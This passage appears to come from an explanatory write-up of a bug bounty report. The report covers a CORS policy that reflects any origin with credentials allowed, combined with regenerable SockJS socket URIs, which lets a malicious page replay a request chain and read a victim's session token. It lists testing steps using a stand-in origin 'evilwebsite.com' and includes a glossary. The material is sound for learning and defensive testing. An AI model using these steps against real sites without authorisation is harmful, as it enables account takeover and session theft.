The server reflects any supplied Origin into Access-Control-Allow-Origin and pairs it with Access-Control-Allow-Credentials: true. That is a permissive CORS policy: instead of checking the origin against an allowlist, it trusts whatever the caller sends, so any site can make credentialed requests and read the responses.
The socket layer adds a second weakness: the endpoint accepts an arbitrary URI segment as a new socket, so the one-shot nature of a socket does not limit an attacker, who can simply generate fresh URIs. The five-request chain is a design property of the application, not a defence: the requests are linked and the last one depends on the earlier ones, but an attacker can replay the whole chain from a malicious page.
Impact
An attacker who can get a logged-in victim to open the exploit page can perform the five socket requests with the victim's credentials and read the response of the last one, which contains the user and the session token. With that token the attacker can take over the victim's account. The attack requires the victim to visit the attacker's page while authenticated on the target, and the site has no SSL certificate, so the POSTed information could also be captured through MITM attacks or phishing.
Fix
The report does not describe the fix that was applied.
Variants to test
If you want to look for the same kind of bug yourself, here are checks in the same spirit:
- Send a request with
Origin: http://evilwebsite.comand check whether the response echoes it inAccess-Control-Allow-Origintogether withAccess-Control-Allow-Credentials: true. A positive result is the exact origin reflected back with credentials allowed. - On socket endpoints, reuse a URI and then change one segment to see whether a fresh socket is accepted. A positive result is the changed URI being accepted as a new connection.
- Map the request chain the application performs on page load and replay it from a cross-origin page with
withCredentials = true. A positive result is the final response containing session data readable by the attacker's script. - Check whether the site is served over plain HTTP. A positive result is credentials or tokens travelling without TLS, which opens the MITM and phishing paths described in the report.
Glossary
- Account takeover: when an attacker gains control of someone else's account, usually by stealing their session token or password.
- Allowlist: a list of things that are explicitly permitted; anything not on the list is refused.
- API: a defined way for one piece of software to ask another for data or actions, without needing to know how it works inside.
- CORS (Cross-Origin Resource Sharing): a set of response headers that let a server say which other origins may read its responses.
- Cookie: a small piece of data a website stores in your browser and that your browser sends back on every request to that site; often used to identify a logged-in session.
- Credentials: in CORS terms, the user's cookies and similar identity data attached to a request.
- CSRF (Cross-Site Request Forgery): a bug where another website can make your browser perform an action on a site you are logged into.
- curl: a command-line tool for sending HTTP requests and showing the responses.
- GET: an HTTP method that asks the server for a resource.
- Header: a labelled piece of extra information attached to an HTTP request or response.
- HackerOne: a platform where companies run bug bounty programs and researchers submit reports.
- HTTPS: HTTP carried over an encrypted connection (TLS/SSL), shown by the padlock in the browser.
- IDOR (Insecure Direct Object Reference): a bug where changing an identifier in a request lets you access someone else's data.
- MITM (man-in-the-middle): an attacker positioned between you and a server, able to read or alter the traffic.
- Origin: the combination of protocol, host name and port that identifies where a web page came from.
- Phishing: tricking someone into entering their details on a fake page or handing them over directly.
- POST: an HTTP method that sends data to the server.
- Private program: a bug bounty program open only to invited researchers.
- Same-origin policy: the browser rule that stops a page from one origin reading data from another origin.
- Session token: a value that identifies a logged-in session; whoever holds it can act as that user.
- Socket: a connection that stays open so data can flow both ways, rather than a single request and response.
- SockJS: a library that imitates a socket using ordinary HTTP requests, using URLs like
/sockjs/<id>/<random>/xhrand/sockjs/<id>/<random>/xhr_send. - SSRF (Server-Side Request Forgery): a bug where an attacker can make the server itself fetch a URL of their choosing.
- SSL/TLS: the encryption layer behind HTTPS.
- Status code: the three-digit number in an HTTP response saying what happened, such as
200(OK) or204(OK, no content). - URI / URL: the address of a resource; the two terms are used loosely for the same thing here.
- withCredentials: a JavaScript setting on a cross-origin request that tells the browser to attach the user's cookies.
- XHR (XMLHttpRequest): the browser's built-in JavaScript object for sending HTTP requests.
- XSPA (Cross-Site Port Attack): a technique that uses a server's ability to make requests to scan internal ports.